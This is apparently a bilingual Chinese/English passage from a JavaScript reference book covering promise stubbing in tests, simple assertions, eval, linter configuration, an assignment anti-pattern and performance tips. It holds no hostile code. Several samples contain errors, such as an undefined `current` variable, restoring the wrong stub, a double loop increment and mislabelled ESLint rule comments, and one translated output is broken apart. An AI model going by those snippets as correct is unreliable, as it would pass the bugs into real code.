    formattingStub.wrapResponse.restore();
  })

  it('返回一个已完成的 Promise', () => {
    expect(pingResult).to.be.fulfilled;
  })

  it('最终返回正确的响应', () => {
    expect(pingResult).to.eventually.equal(response);
  })
})
```

现在假设你想测试某个使用了ping响应的功能。

```
import {ping} from './ping';

const pingWrapper = () => {
  ping.then((response) => {
    // 对响应做一些处理
  });
}

module.exports = pingWrapper;
```

为了测试pingWrapper，我们利用

1. [sinon](#)
2. [proxyquire](#)
3. [sinon-stub-promise](#)

和之前一样，Proxyquire 允许我们在外部依赖的位置注入自己的存根（stub），在本例中是我们之前测试过的 ping 方法。然后我们可以使用 sinon 监视该存根的方法，并利用 sinon-stub-promise 来实现 returnsPromise。这个 Promise 可以在测试中根据需要被解决或拒绝，以测试包装器对其的响应。

```
import {expect} from 'chai';
import sinon from 'sinon';
import proxyquire from 'proxyquire';

let pingStub = {
  ping: () => {}
};
```

```
}
```

```
let ping = proxyquire('../.../src/api/ping', {
  '../utils/formatting': formattingStub
});

describe('ping', () => {
  let wrapResponseSpy, pingResult;
  const response = 'some response';

  beforeEach(() => {
    wrapResponseSpy = sinon.stub(formattingStub, 'wrapResponse').returns(response);
    pingResult = ping();
  })

  afterEach(() => {
    formattingStub.wrapResponse.restore();
  })

  it('returns a fulfilled promise', () => {
    expect(pingResult).to.be.fulfilled;
  })

  it('eventually returns the correct response', () => {
    expect(pingResult).to.eventually.equal(response);
  })
});
```

Now instead let's assume you wish to test something that uses the response from ping.

```
import {ping} from './ping';

const pingWrapper = () => {
  ping.then((response) => {
    // do something with the response
  });
}

module.exports = pingWrapper;
```

To test the pingWrapper we leverage

1. [sinon](#)
2. [proxyquire](#)
3. [sinon-stub-promise](#)

As before, Proxyquire allows us to inject our own stub in the place of the external dependency, in this case the ping method we tested previously. We can then use sinon to spy on that stub's methods and leverage sinon-stub-promise to allow us to returnsPromise. This promise can then be resolved or rejected as we wish in the test, in order to test the wrapper's response to that.

```
import {expect} from 'chai';
import sinon from 'sinon';
import proxyquire from 'proxyquire';

let pingStub = {
  ping: () => {}
};
```

```

let pingWrapper = proxyquire('../src/pingWrapper', {
  './ping': pingStub
});

describe('pingWrapper', () => {
  let pingSpy;
  const response = 'some response';

beforeEach(() => {
  pingSpy = sinon.stub(pingStub, 'ping').returnsPromise();
  pingSpy.resolves(response);
  pingWrapper();
});

afterEach(() => {
  pingStub.wrapResponse.restore();
});

it('包裹ping', () => {
  expect(pingSpy).to.have.been.calledWith(response);
});
});

```

第100.2节：基本断言

在最基本的层面上，任何语言的单元测试都提供针对某些已知或预期输出的断言。

```

function assert( outcome, description ) {
  var passFail = outcome ? '通过' : '失败';
  console.log(passFail, ': ', description);
  return outcome;
}

```

上述流行的断言方法向我们展示了在大多数网页浏览器和类似Node.js的解释器中，使用几乎任何版本的ECMAScript断言值的一种快速简便的方法。

一个好的单元测试设计用来测试一个独立的代码单元；通常是一个函数。

```

function add(num1, num2) {
  return num1 + num2;
}

var result = add(5, 20);
assert( result == 24, 'add(5, 20) 应该返回 25...' );

```

在上面的例子中，函数 `add(x, y)` 或 `5 + 20` 的返回值显然是 25，所以我们断言为 24 应该失败，`assert` 方法将记录一条“失败”信息。

如果我们简单地修改预期的断言结果，测试将会成功，输出结果大致如下。

```
assert( result == 25, 'add(5, 20) 应该返回 25...' );
```

控制台输出：

```
> 通过: 应该 返回 25...
```

这个简单的断言可以保证在许多不同情况下，你的“add”函数总是返回预期的

```

let pingWrapper = proxyquire('../src/pingWrapper', {
  './ping': pingStub
});

describe('pingWrapper', () => {
  let pingSpy;
  const response = 'some response';

beforeEach(() => {
  pingSpy = sinon.stub(pingStub, 'ping').returnsPromise();
  pingSpy.resolves(response);
  pingWrapper();
});

afterEach(() => {
  pingStub.wrapResponse.restore();
});

it('wraps the ping', () => {
  expect(pingSpy).to.have.been.calledWith(response);
});
});

```

Section 100.2: Basic Assertion

At its most basic level, Unit Testing in any language provides assertions against some known or expected output.

```

function assert( outcome, description ) {
  var passFail = outcome ? 'pass' : 'fail';
  console.log(passFail, ': ', description);
  return outcome;
}

```

The popular assertion method above shows us one quick and easy way to assert a value in most web browsers and interpreters like Node.js with virtually any version of ECMAScript.

A good unit test is designed to test a discreet unit of code; usually a function.

```

function add(num1, num2) {
  return num1 + num2;
}

var result = add(5, 20);
assert( result == 24, 'add(5, 20) should return 25...' );

```

In the example above, the return value from the function `add(x, y)` or `5 + 20` is clearly 25, so our assertion of 24 should fail, and the `assert` method will log a "fail" line.

If we simply modify our expected assertion outcome, the test will succeed and the resulting output would look something like this.

```

assert( result == 25, 'add(5, 20) should return 25...' );

console output:

> pass: should return 25...

```

This simple assertion can assure that in many different cases, your "add" function will always return the expected

结果，并且不需要额外的框架或库支持。

更严格的一组断言看起来像这样（每个断言都使用 `var result = add(x,y)`）：

```
assert( result == 0, 'add(0, 0) 应该返回 0...');  
assert( result == -1, 'add(0, -1) 应该返回 -1...');  
assert( result == 1, 'add(0, 1) 应该返回 1...');
```

控制台输出将是：

```
> pass: 应该返回 0...  
> pass: 应该返回 -1...  
> pass: 应该返回 1...
```

我们现在可以放心地说 `add(x,y)... 应该返回两个整数的和`。我们可以将它们合并成类似这样的东西：

```
function test_addsIntegers() {  
  
    // 期望通过的断言数量  
    var passed = 3;  
  
    // 要被归约并作为布尔值相加的断言数量  
    var assertions = [  
  
        assert( add(0, 0) == 0, 'add(0, 0) 应该返回 0...'),  
        assert( add(0, -1) == -1, 'add(0, -1) 应该返回 -1...'),  
        assert( add(0, 1) == 1, 'add(0, 1) 应该返回 1...')  
  
    ].reduce(function(previousValue, currentValue){  
  
        return previousValue + current;  
    });  
  
    if (assertions === passed) {  
  
        console.log("add(x,y)... 确实返回了两个整数的和");  
        return true;  
    } else {  
  
        console.log("add(x,y)... 不能可靠地返回两个整数的和");  
        return false;  
    }  
}
```

result and requires no additional frameworks or libraries to work.

A more rigorous set of assertions would look like this (using `var result = add(x,y)` for each assertion):

```
assert( result == 0, 'add(0, 0) should return 0...');  
assert( result == -1, 'add(0, -1) should return -1...');  
assert( result == 1, 'add(0, 1) should return 1...');
```

And console output would be this:

```
> pass: should return 0...  
> pass: should return -1...  
> pass: should return 1...
```

We can now safely say that `add(x,y)... should return the sum of two integers`. We can roll these up into something like this:

```
function test_addsIntegers() {  
  
    // expect a number of passed assertions  
    var passed = 3;  
  
    // number of assertions to be reduced and added as Booleans  
    var assertions = [  
  
        assert( add(0, 0) == 0, 'add(0, 0) should return 0...'),  
        assert( add(0, -1) == -1, 'add(0, -1) should return -1...'),  
        assert( add(0, 1) == 1, 'add(0, 1) should return 1...')  
  
    ].reduce(function(previousValue, currentValue){  
  
        return previousValue + current;  
    });  
  
    if (assertions === passed) {  
  
        console.log("add(x,y)... did return the sum of two integers");  
        return true;  
    } else {  
  
        console.log("add(x,y)... does not reliably return the sum of two integers");  
        return false;  
    }  
}
```

第101章：评估JavaScript

参数	详情
string	要评估的JavaScript代码。

在JavaScript中，eval 函数将字符串作为JavaScript代码进行评估。返回值是被评估字符串的结果，例如 eval('2 + 2') 返回 4。

eval 在全局作用域中可用。评估的词法作用域是局部作用域，除非间接调用（例如 var geval = eval; geval(s);）。

强烈不建议使用 eval。详情请参见备注部分。

第101.1节：评估一串JavaScript语句

```
var x = 5;
var str = "if (x == 5) {console.log('z is 42'); z = 42;} else z = 0; ";
console.log("z is ", eval(str));
```

强烈不建议使用 eval。详情请参见备注部分。

第101.2节：介绍

你总是可以从JavaScript内部运行JavaScript，尽管由于它带来的安全漏洞，这种做法被强烈不建议（详情见备注）。

要从JavaScript内部运行JavaScript，只需使用以下函数：

```
eval("var a = 'Hello, World!'");
```

第101.3节：求值与数学

你可以使用 eval()函数将变量设置为某个值，方法类似于下面的代码：

```
var x = 10;
var y = 20;
var a = eval("x * y") + "<br>";
var b = eval("2 + 2") + "<br>";
var c = eval("x + 17") + "<br>";

var res = a + b + c;
```

存储在变量res中的结果将是：

2
0
0
4
2
7
的
使
用

强烈不建议使用eval。详情请参见备注部分。

Chapter 101: Evaluating JavaScript

Parameter	Details
string	The JavaScript to be evaluated.

In JavaScript, the eval function evaluates a string as if it were JavaScript code. The return value is the result of the evaluated string, e.g. eval('2 + 2') returns 4.

eval is available in the global scope. The lexical scope of the evaluation is the local scope unless invoked indirectly (e.g. var geval = eval; geval(s);).

The use of eval is strongly discouraged. See the Remarks section for details.

Section 101.1: Evaluate a string of JavaScript statements

```
var x = 5;
var str = "if (x == 5) {console.log('z is 42'); z = 42;} else z = 0; ";
console.log("z is ", eval(str));
```

The use of eval is strongly discouraged. See the Remarks section for details.

Section 101.2: Introduction

You can always run JavaScript from inside itself, although this is **strongly discouraged** due to the security vulnerabilities it presents (see Remarks for details).

To run JavaScript from inside JavaScript, simply use the below function:

```
eval("var a = 'Hello, World!'");
```

Section 101.3: Evaluation and Math

You can set a variable to something with the eval() function by using something similar to the below code:

```
var x = 10;
var y = 20;
var a = eval("x * y") + "<br>";
var b = eval("2 + 2") + "<br>";
var c = eval("x + 17") + "<br>";

var res = a + b + c;
```

The result, stored in the variable res, will be:

200
4
27

The use of eval is strongly discouraged. See the Remarks section for details.

第102章：代码检查工具 - 确保代码质量

第102.1节：JSHint

JSHint 是一个开源工具，用于检测JavaScript代码中的错误和潜在问题。

要对你的JavaScript代码进行代码检查，你有两个选择。

1. 访问[JSHint.com](#)，并将你的代码粘贴到那里的单行文本编辑器中。
2. 在你的IDE中安装JSHint。
 - Atom: [linter-jshint](#) (必须安装Linter插件)
 - Sublime Text: [JSHint Gutter](#) 和/或 [Sublime Linter](#)
 - Vim: [jshint.vim](#) 或 [jshint2.vim](#)
 - Visual Studio: [VSCode JSHint](#)

将其添加到您的IDE的一个好处是，您可以创建一个名为 `.jshintrc` 的JSON配置文件，该文件将在对程序进行lint检查时使用。如果您想在项目之间共享配置，这非常方便。

示例 `.jshintrc` 文件

```
{  
  "-W097": false, // 允许在文档级别使用"use strict"  
  "browser": true, // 定义现代浏览器暴露的全局变量  
  "http://jshint.com/docs/options/#browser"  
  "curly": true, // 要求您始终在循环和条件语句的代码块周围加上花括号  
  "http://jshint.com/docs/options/#curly"  
  "devel": true, // 定义通常用于日志记录的全局变量，作为简易调试手段：  
  "console, alert等 http://jshint.com/docs/options/#devel"  
  // 列出全局变量 (false表示只读)  
  "globals": {  
    "globalVar": true  
  },  
  "jquery": true, // 此选项定义jQuery JavaScript库暴露的全局变量。  
  "newcap": false,  
  // 列出所有全局函数或常量变量  
  "predef": [  
    "GlobalFunction",  
    "GlobalFunction2"  
  ],  
  "undef": true, // 警告未定义变量  
  "unused": true // 警告未使用变量  
}
```

JSHint 也允许针对特定行/代码块进行配置

```
switch(operation)  
{  
  case '+':  
  {  
    result = a + b;  
    break;  
  }  
  
  // JSHint W086 预期有一个 'break' 语句  
  // JSHint 标记允许 case 不需要 break  
  /* falls through */
```

Chapter 102: Linters - Ensuring code quality

Section 102.1: JSHint

JSHint is an open source tool which detects errors and potential problems in JavaScript code.

To lint your JavaScript you have two options.

1. Go to [JSHint.com](#) and paste your code in there on line text editor.
2. Install [JSHint in your IDE](#).
 - Atom: [linter-jshint](#) (must have [Linter](#) plugin installed)
 - Sublime Text: [JSHint Gutter](#) and/or [Sublime Linter](#)
 - Vim: [jshint.vim](#) or [jshint2.vim](#)
 - Visual Studio: [VSCode JSHint](#)

A benefit of adding it to your IDE is that you can create a JSON configuration file named `.jshintrc` that will be used when linting your program. This is convenient if you want to share configurations between projects.

Example `.jshintrc` file

```
{  
  "-W097": false, // Allow "use strict" at document level  
  "browser": true, // defines globals exposed by modern browsers  
  "http://jshint.com/docs/options/#browser"  
  "curly": true, // requires you to always put curly braces around blocks in loops and  
  // conditionals http://jshint.com/docs/options/#curly  
  "devel": true, // defines globals that are usually used for logging poor-man's debugging:  
  "console, alert, etc. http://jshint.com/docs/options/#devel"  
  // List global variables (false means read only)  
  "globals": {  
    "globalVar": true  
  },  
  "jquery": true, // This option defines globals exposed by the jQuery JavaScript library.  
  "newcap": false,  
  // List any global functions or const vars  
  "predef": [  
    "GlobalFunction",  
    "GlobalFunction2"  
  ],  
  "undef": true, // warn about undefined vars  
  "unused": true // warn about unused vars  
}
```

JSHint also allows configurations for specific lines/blocks of code

```
switch(operation)  
{  
  case '+':  
  {  
    result = a + b;  
    break;  
  }  
  
  // JSHint W086 Expected a 'break' statement  
  // JSHint flag to allow cases to not need a break  
  /* falls through */
```

```

case '*':
case 'x':
{
result = a * b;
break;
}

// JSHint 禁用未定义变量的错误，因为它在另一个文件中定义
/* jshint -W117 */
globalVariable = 'in-another-file.js';
/* jshint +W117 */

```

更多配置选项请参见 <http://jshint.com/docs/options/>

第102.2节：ESLint / JSCS

[ESLint](#) 是一个代码风格检查器和格式化工具，类似于 JSHint。ESLint 于 2016 年 4 月与 JSCS 合并。ESLint 的设置比 JSHint 需要更多的努力，但他们的 官网 上有明确的入门说明。

ESLint 的示例配置如下：

```
{
  "rules": {
    "semi": ["error", "always"], // 当检测到分号时抛出错误
    "quotes": ["error", "double"] // 当检测到双引号时抛出错误
  }
}
```

一个示例配置文件，其中所有规则均被关闭，并附有它们功能的描述，可在此处找到。[here](#)

第102.3节：JSLint

[JSLint](#) 是 JSHint 分支的主干。JSLint 对如何编写 JavaScript 代码持更为主观的态度，推动你只使用 道格拉斯·克罗克福德 认为的“好部分”，并远离克罗克福德认为有更好解决方案的代码。以下 StackOverflow 讨论串可能帮助你决定 哪个代码检查工具适合你。虽然存在差异（这里有它与 JSHint / ESLint 的简要比较），但每个选项都极具可定制性。

有关配置 JSLint 的更多信息，请查看 NPM 或 github。[NPM](#) [github](#)

```

case '*':
case 'x':
{
  result = a * b;
  break;
}

// JSHint disable error for variable not defined, because it is defined in another file
/* jshint -W117 */
globalVariable = 'in-another-file.js';
/* jshint +W117 */

```

More configuration options are documented at <http://jshint.com/docs/options/>

Section 102.2: ESLint / JSCS

[ESLint](#) is a code style linter and formatter for your style guide [much like JSHint](#). ESLint merged with [JSCS](#) in April of 2016. ESLint does take more effort to set up than JSHint, but there are clear instructions on their [website](#) for getting started.

A sample configuration for ESLint is as follows:

```
{
  "rules": {
    "semi": ["error", "always"], // throw an error when semicolons are detected
    "quotes": ["error", "double"] // throw an error when double quotes are detected
  }
}
```

A sample configuration file where ALL rules are set to off, with descriptions for what they do can be found [here](#).

Section 102.3: JSLint

[JSLint](#) is the trunk from which JSHint branched. JSLint takes a much more opinionated stance on how to write JavaScript code, pushing you towards only using the parts [Douglas Crockford](#) deems to be its "good parts", and away from any code that Crockford believes to have a better solution. The following StackOverflow thread may help you decide [which linter is right for you](#). While there are differences (here are some brief comparisons between it and [JSHint](#) / [ESLint](#)), each option is extremely customizable.

For a more information about configuring JSLint check out [NPM](#) or [github](#).

第103章：反模式

第103.1节：在 var 声明中链式赋值

作为 var 声明一部分的链式赋值会无意中创建全局变量。

例如：

```
(function foo() {  
    var a = b = 0;  
}())  
console.log('a: ' + a);  
console.log('b: ' + b);
```

将导致：

```
未捕获的引用错误: a 未定义  
'b: 0'
```

在上述示例中，a 是局部变量，但 b 变成了全局变量。这是因为 = 运算符的从右到左的求值顺序。因此，上述代码实际上被解析为

```
var a = (b = 0);
```

正确的链式变量赋值方式是：

```
var a, b;  
a = b = 0;
```

或者：

```
var a = 0, b = a;
```

这将确保 a 和 b 都是局部变量。

Chapter 103: Anti-patterns

Section 103.1: Chaining assignments in var declarations

Chaining assignments as part of a `var` declaration will create global variables unintentionally.

For example:

```
(function foo() {  
    var a = b = 0;  
}())  
console.log('a: ' + a);  
console.log('b: ' + b);
```

Will result in:

```
Uncaught ReferenceError: a is not defined  
'b: 0'
```

In the above example, a is local but b becomes global. This is because of the right to left evaluation of the = operator. So the above code actually evaluated as

```
var a = (b = 0);
```

The correct way to chain var assignments is:

```
var a, b;  
a = b = 0;
```

Or:

```
var a = 0, b = a;
```

This will make sure that both a and b will be local variables.

第104章：性能技巧

JavaScript，像任何语言一样，需要我们谨慎使用某些语言特性。过度使用某些特性可能会降低性能，而某些技巧可以用来提升性能。

第104.1节：避免在性能关键函数中使用try/catch

一些JavaScript引擎（例如当前版本的Node.js和Ignition+turbofan之前的旧版Chrome）不会对包含try/catch块的函数进行优化。

如果需要在性能关键代码中处理异常，在某些情况下将try/catch放在单独的函数中可能更快。例如，以下函数在某些实现中不会被优化：

```
function myPerformanceCriticalFunction() {
  try {
    // 在这里执行复杂计算
  } catch (e) {
    console.log(e);
  }
}
```

但是，你可以重构代码，将耗时的代码移到一个单独的函数中（该函数可以被优化），并从try块内部调用它。

```
// 这个函数可以被优化
function doCalculations() {
  // 在这里执行复杂计算
}

// 仍然不总是被优化，但它做的事情不多，所以性能影响不大
function myPerformanceCriticalFunction() {
  try {
    doCalculations();
  } catch (e) {
    console.log(e);
  }
}
```

这里有一个 jsPerf 基准测试展示了差异：<https://jsperf.com/try-catch-deoptimization>。在大多数浏览器的当前版本中，几乎不会有太大差别，但在较旧版本的 Chrome、Firefox 或 IE 中，在 try/catch 内调用辅助函数的版本可能会更快。

请注意，这类优化应谨慎进行，并基于对代码的实际性能分析结果。随着 JavaScript 引擎的不断改进，这种做法可能反而会降低性能，或者根本没有任何效果（但会无故增加代码复杂度）。是否有帮助、是否有害或无影响，取决于许多因素，因此务必测量对代码的实际影响。所有优化都是如此，尤其是像这种依赖编译器/运行时底层细节的微观优化。

第 104.2 节：限制 DOM 更新

在浏览器环境中运行的 JavaScript 中常见的一个错误是比必要的更频繁地更新 DOM。

问题在于，DOM 接口的每次更新都会导致浏览器重新渲染屏幕。如果更新

Chapter 104: Performance Tips

JavaScript, like any language, requires us to be judicious in the use of certain language features. Overuse of some features can decrease performance, while some techniques can be used to increase performance.

Section 104.1: Avoid try/catch in performance-critical functions

Some JavaScript engines (for example, the current version of Node.js and older versions of Chrome before Ignition+turbofan) don't run the optimizer on functions that contain a try/catch block.

If you need to handle exceptions in performance-critical code, it can be faster in some cases to keep the try/catch in a separate function. For example, this function will not be optimized by some implementations:

```
function myPerformanceCriticalFunction() {
  try {
    // do complex calculations here
  } catch (e) {
    console.log(e);
  }
}
```

However, you can refactor to move the slow code into a separate function (that *can* be optimized) and call it from inside the **try** block.

```
// This function can be optimized
function doCalculations() {
  // do complex calculations here
}

// Still not always optimized, but it's not doing much so the performance doesn't matter
function myPerformanceCriticalFunction() {
  try {
    doCalculations();
  } catch (e) {
    console.log(e);
  }
}
```

Here's a jsPerf benchmark showing the difference: <https://jsperf.com/try-catch-deoptimization>. In the current version of most browsers, there shouldn't be much difference if any, but in less recent versions of Chrome and Firefox, or IE, the version that calls a helper function inside the try/catch is likely to be faster.

Note that optimizations like this should be made carefully and with actual evidence based on profiling your code. As JavaScript engines get better, it could end up hurting performance instead of helping, or making no difference at all (but complicating the code for no reason). Whether it helps, hurts, or makes no difference can depend on a lot of factors, so always measure the effects on your code. That's true of all optimizations, but especially micro-optimizations like this that depend on low-level details of the compiler/runtime.

Section 104.2: Limit DOM Updates

A common mistake seen in JavaScript when run in a browser environment is updating the DOM more often than necessary.

The issue here is that every update in the DOM interface causes the browser to re-render the screen. If an update

改变了页面中某个元素的布局，整个页面布局都需要重新计算，即使在最简单的情况下，这也是非常耗费性能的。重新绘制页面的过程称为重排（reflow），可能导致浏览器运行缓慢甚至无响应。

频繁更新文档的后果通过以下向列表添加项目的示例得以说明。

考虑以下包含``元素的文档：

```
<!DOCTYPE html>
<html>
  <body>
    <ul id="list"></ul>
  </body>
</html>
```

我们循环5000次向列表中添加5000个项目（你可以在性能更强的电脑上尝试更大的数字以增强效果）。

```
var list = document.getElementById("list");
for(var i = 1; i <= 5000; i++) {
  list.innerHTML += `<li>item ${i}</li>`; // 更新5000次
}
```

在这种情况下，可以通过将所有5000次更改合并为一次DOM更新来提高性能。

```
var list = document.getElementById("list");
var html = "";
for(var i = 1; i <= 5000; i++) {
  html += `<li>item ${i}</li>`;
}
list.innerHTML = html; // 只更新一次
```

函数 `document.createDocumentFragment()` 可以用作循环创建的HTML的轻量级容器。此方法比修改容器元素的 `innerHTML` 属性稍快（如下所示）。

```
var list = document.getElementById("list");
var fragment = document.createDocumentFragment();
for(var i = 1; i <= 5000; i++) {
  li = document.createElement("li");
  li.innerHTML = "项目 " + i;
  fragment.appendChild(li);
  i++;
}
list.appendChild(fragment);
```

第104.3节：代码基准测试——测量执行时间

大多数性能优化建议都非常依赖当前JavaScript引擎的状态，通常只在特定时间段内有效。性能优化的基本法则是：必须先测量，再尝试优化，最后再测量。

要测量代码执行时间，可以使用不同的时间测量工具，例如：

changes the layout of an element in the page, the entire page layout needs to be re-computed, and this is very performance-heavy even in the simplest of cases. The process of re-drawing a page is known as *reflow* and can cause a browser to run slowly or even become unresponsive.

The consequence of updating the document too frequently is illustrated with the following example of adding items to a list.

Consider the following document containing a `` element:

```
<!DOCTYPE html>
<html>
  <body>
    <ul id="list"></ul>
  </body>
</html>
```

We add **5000** items to the list looping 5000 times (you can try this with a larger number on a powerful computer to increase the effect).

```
var list = document.getElementById("list");
for(var i = 1; i <= 5000; i++) {
  list.innerHTML += `<li>item ${i}</li>`; // update 5000 times
}
```

In this case, the performance can be improved by batching all 5000 changes in one single DOM update.

```
var list = document.getElementById("list");
var html = "";
for(var i = 1; i <= 5000; i++) {
  html += `<li>item ${i}</li>`;
}
list.innerHTML = html; // update once
```

The function `document.createDocumentFragment()` can be used as a lightweight container for the HTML created by the loop. This method is slightly faster than modifying the container element's `innerHTML` property (as shown below).

```
var list = document.getElementById("list");
var fragment = document.createDocumentFragment();
for(var i = 1; i <= 5000; i++) {
  li = document.createElement("li");
  li.innerHTML = "项目 " + i;
  fragment.appendChild(li);
  i++;
}
list.appendChild(fragment);
```

Section 104.3: Benchmarking your code - measuring execution time

Most performance tips are very dependent of the current state of JS engines and are expected to be only relevant at a given time. The fundamental law of performance optimization is that you must first measure before trying to optimize, and measure again after a presumed optimization.

To measure code execution time, you can use different time measurement tools like:

[Performance](#) 接口，表示给定页面的与时间相关的性能信息（仅在浏览器中可用）。

Node.js 中的 [process.hrtime](#) 提供以 [秒, 纳秒] 元组形式的时间信息。无参数调用时返回一个任意时间，传入之前返回的值作为参数时，返回两次调用之间的时间差。两次执行之间的时间差。

控制台计时器 `console.time("labelName")` 启动一个计时器，用于跟踪操作耗时。每个计时器需指定唯一标签名，单个页面最多可运行 10,000 个计时器。当调用 `console.timeEnd("labelName")` 时，浏览器会结束对应标签的计时器，并输出自计时开始以来经过的毫秒数。传入 `time()` 和 `timeEnd()` 的字符串必须匹配，否则计时器无法结束。

[Date.now](#) 函数 `Date.now()` 返回当前的 时间戳（以毫秒为单位），它是自 1970 年 1 月 1 日 00:00:00 UTC 起至今的时间的 数字 表示。`now()` 方法是 `Date` 的静态方法，因此你总是以 `Date.now()` 的形式使用它。

示例 1 使用：`performance.now()`

在此示例中，我们将计算函数执行的耗时，并将使用 `Performance.now()` 方法，该方法返回一个 `DOMHighResTimeStamp`，单位为毫秒，精确到千分之一毫秒。

```
let startTime, endTime;

function myFunction() {
    //你想测量的慢速代码
}

//获取开始时间
startTime = performance.now();

//调用耗时函数
myFunction();

//获取结束时间
endTime = performance.now();

//两者之差即调用 myFunction() 所花费的毫秒数
console.debug('Elapsed time:', (endTime - startTime));
```

控制台中的结果大致如下所示：

耗时: 0.1000000009313226

使用 `performance.now()` 在浏览器中具有最高的精度，精确到千分之一毫秒，但兼容性最低。

示例 2 使用：`Date.now()`

在此示例中，我们将计算初始化一个大数组（100万个值）所用的时间，并将使用 `Date.now()` 方法。

```
let t0 = Date.now(); //存储自1970年1月1日00:00:00 UTC以来的当前时间戳（毫秒）
let arr = []; //存储空数组
for (let i = 0; i < 1000000; i++) { //100万次迭代
    arr.push(i); //推入当前的i值
```

[Performance](#) 接口代表给定页面的与时间相关的性能信息（仅在浏览器中可用）。

[process.hrtime](#) 在 Node.js 中提供时间信息，以 [seconds, nanoseconds] 元组形式。无参数调用时返回一个任意时间，传入之前返回的值作为参数时，返回两次调用之间的时间差。两次执行之间的时间差。

[Console timers](#) `console.time("labelName")` 启动一个计时器，你可以用它来跟踪操作耗时。你给每个计时器一个唯一的标签名，单个页面最多可运行 10,000 个计时器。当调用 `console.timeEnd("labelName")` 时，浏览器会结束对应标签的计时器，并输出自计时开始以来经过的毫秒数。传入 `time()` 和 `timeEnd()` 的字符串必须匹配，否则计时器无法结束。

[Date.now](#) 函数 `Date.now()` 返回当前 [Timestamp](#) 在毫秒，这是 1970 年 1 月 1 日 00:00:00 UTC 以来的时间的数字表示。`now()` 方法是 `Date` 的静态方法，因此你总是以 `Date.now()` 的形式使用它。

Example 1 using: `performance.now()`

In this example we are going to calculate the elapsed time for the execution of our function, and we are going to use the `Performance.now()` method that returns a `DOMHighResTimeStamp`, measured in milliseconds, accurate to one thousandth of a millisecond.

```
let startTime, endTime;

function myFunction() {
    //Slow code you want to measure
}

//Get the start time
startTime = performance.now();

//Call the time-consuming function
myFunction();

//Get the end time
endTime = performance.now();

//The difference is how many milliseconds it took to call myFunction()
console.debug('Elapsed time:', (endTime - startTime));
```

The result in console will look something like this:

Elapsed time: 0.1000000009313226

Usage of `performance.now()` has the highest precision in browsers with accuracy to one thousandth of a millisecond, but the lowest [compatibility](#).

Example 2 using: `Date.now()`

In this example we are going to calculate the elapsed time for the initialization of a big array (1 million values), and we are going to use the `Date.now()` method

```
let t0 = Date.now(); //stores current Timestamp in milliseconds since 1 January 1970 00:00:00 UTC
let arr = []; //store empty array
for (let i = 0; i < 1000000; i++) { //1 million iterations
    arr.push(i); //push current i value
```

```
}
```

```
console.log(Date.now() - t0); //打印存储的t0与当前时间的时间差
```

示例 3 使用：console.time("label") 和 console.timeEnd("label")

在此示例中，我们执行与示例2相同任务，但将使用console.time("label") 和 console.timeEnd("label")方法

```
console.time("t"); //为标签名："t"启动新计时器
let arr = []; //存储空数组
for(let i = 0; i < 1000000; i++) { //100万次迭代
    arr.push(i); //推入当前的值
}
console.timeEnd("t"); //停止标签名："t"的计时器并打印经过时间
```

示例 4 使用 process.hrtime()

在 Node.js 程序中，这是测量耗时的最精确方法。

```
let start = process.hrtime();

// 这里执行耗时较长，可能是异步的

let diff = process.hrtime(start);
// 例如返回 [ 1, 2325 ]
console.log(`操作耗时 ${diff[0] * 1e9 + diff[1]} 纳秒`);
// 日志输出: 操作耗时 1000002325 纳秒
```

第 104.4 节：为计算密集型函数使用备忘录（memoize）

如果你正在构建一个可能对处理器负载较重的函数（无论是客户端还是服务器端），你可能想要考虑使用备忘录（memoizer），它是之前函数执行及其返回值的缓存。这样可以检查函数的参数是否之前已经传入。请记住，纯函数是指给定输入后，返回唯一对应输出且不会在其作用域外产生副作用的函数，因此，你不应为不可预测或依赖外部资源（如 AJAX 调用或随机返回值）的函数添加备忘录。

假设我有一个递归的阶乘函数：

```
function fact(num) {
    return (num === 0)? 1 : num * fact(num - 1);
}
```

如果我传入从1到100的小值，比如说，应该没问题，但一旦我们开始深入，可能会导致调用栈溢出，或者让我们运行的JavaScript引擎处理起来有点痛苦，尤其是如果该引擎没有尾调用优化（尽管Douglas Crockford说原生ES6包含尾调用优化）。

我们可以硬编码一个从1到天知道多少的数字及其对应的阶乘的字典，但我不确定是否建议这么做！我们来创建一个记忆化函数吧，好吗？

```
var fact = (function() {
    var cache = {}; // 初始化一个内存缓存对象

    // 使用并返回此函数以检查val是否已缓存
    ...
```

```
}
```

```
console.log(Date.now() - t0); //print elapsed time between stored t0 and now
```

Example 3 using: console.time("label") & console.timeEnd("label")

In this example we are doing the same task as in Example 2, but we are going to use the console.time("label") & console.timeEnd("label") methods

```
console.time("t"); //start new timer for label name: "t"
let arr = []; //store empty array
for(let i = 0; i < 1000000; i++) { //1 million iterations
    arr.push(i); //push current i value
}
console.timeEnd("t"); //stop the timer for label name: "t" and print elapsed time
```

Exemple 4 using process.hrtime()

In Node.js programs this is the most precise way to measure spent time.

```
let start = process.hrtime();

// long execution here, maybe asynchronous

let diff = process.hrtime(start);
// returns for example [ 1, 2325 ]
console.log(`Operation took ${diff[0] * 1e9 + diff[1]} nanoseconds`);
// logs: Operation took 1000002325 nanoseconds
```

Section 104.4: Use a memoizer for heavy-computing functions

If you are building a function that may be heavy on the processor (either clientside or serverside) you may want to consider a **memoizer** which is a *cache of previous function executions and their returned values*. This allows you to check if the parameters of a function were passed before. Remember, pure functions are those that given an input, return a corresponding unique output and don't cause side-effects outside their scope so, you should not add memoizers to functions that are unpredictable or depend on external resources (like AJAX calls or randomly returned values).

Let's say I have a recursive factorial function:

```
function fact(num) {
    return (num === 0)? 1 : num * fact(num - 1);
}
```

If I pass small values from 1 to 100 for example, there would be no problem, but once we start going deeper, we might blow up the call stack or make the process a bit painful for the JavaScript engine we're doing this in, especially if the engine doesn't count with tail-call optimization (although Douglas Crockford says that native ES6 has tail-call optimization included).

We could hard code our own dictionary from 1 to god-knows-what number with their corresponding factorials but, I'm not sure if I advise that! Let's create a memoizer, shall we?

```
var fact = (function() {
    var cache = {} // Initialise a memory cache object

    // Use and return this function to check if val is cached
    ...
```

```

function checkCache(val) {
  if (val in cache) {
    console.log('它在缓存中 :D');
    return cache[val]; // 返回缓存值
  } else {
    cache[val] = factorial(val); // 我们缓存它
    return cache[val]; // 然后返回它
  }

  /* 其他检查的替代方案有：
  // cache.hasOwnProperty(val) 或者 !cache[val] // 但如果这些执行的结果是假值，则不起作用。
  */

  // 我们创建并命名实际要使用的函数
  function factorial(num) {
    return (num === 0)? 1 : num * factorial(num - 1);
  } // 阶乘函数结束

  /* 我们返回的是检查缓存的函数，而不是计算的函数 // 因为计算函数是递归的， // 如果不是递归，你可以避免在这个自调用闭包函数中创建额外的函数。
  */

  */
  return checkCache;
}();

```

